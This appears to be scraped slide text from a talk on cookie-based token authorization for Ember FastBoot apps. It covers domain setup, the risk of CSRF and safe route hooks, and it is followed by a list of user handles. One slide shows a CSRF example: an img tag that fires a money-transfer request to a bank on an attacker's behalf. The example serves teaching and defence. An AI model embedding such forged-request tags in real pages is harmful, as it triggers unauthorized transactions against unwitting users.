

An alternative approach using token based authorization via a HttpOnly
cookie
https://design.google.com/icons/ https://design.google.com/icons/ app.com app.com/api
https://design.google.com/icons/ https://design.google.com/icons/ app.com app.com/api
https://design.google.com/icons/ https://design.google.com/icons/ app.com app.com/api
https://design.google.com/icons/ https://design.google.com/icons/ app.com app.com/api
https://design.google.com/icons/ https://design.google.com/icons/ app.com app.com/api


this has implications on your domain setup
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.com X
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.com X X
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.com X X X
Demo https://github.com/marcoow/fastboot-auth-example/tree/cookie-based

CSRF makes users initiate requests without their consent or knowledge
<img src="http://bank.com/transfers-money?amount=1mio&to=attacker"/>
None
when using the Authorization header for authorizing API requests, CSRF
doesn't work
when using a cookie for authorizing API requests, you're vulnerable
to CSRF attacks
CSRF results in GET requests which should not modify anything
on the API
an attacker could initiate requests to the FastBoot server
FastBoot only pre-renders though, does not execute actions etc.
do not perform anything potentially unsafe in beforeModel, model, afterModel
etc.
do not perform anything potentially unsafe in beforeModel, model, afterModel
etc. (you probable don't anyways)
Wrapping up
Use token based authorization
use a cookie to transparently move authentication state and authorization
info between the browser and FastBoot
…and make sure you're safe
you could implement all these things yourself…
None
1.2 is going to support FastBoot out of the box
Thanks
http://simplabs.com @simplabs


 marcoow
 kenichinakamura
 freee
 oracle4engineer
 myohei
 takanao
 suikabar
 legalontechnologies
 sansantech
 nrinetcom
 recruitengineers
 oikon48
 akaboshinit
 caitiem20
 keithpitt
 aleyda
 danielanewman
 csswizardry
 soysaucechin
 jnunemaker
 lynnandtonic
 samanthasiow
 honnibal
 skipperchong
 trallard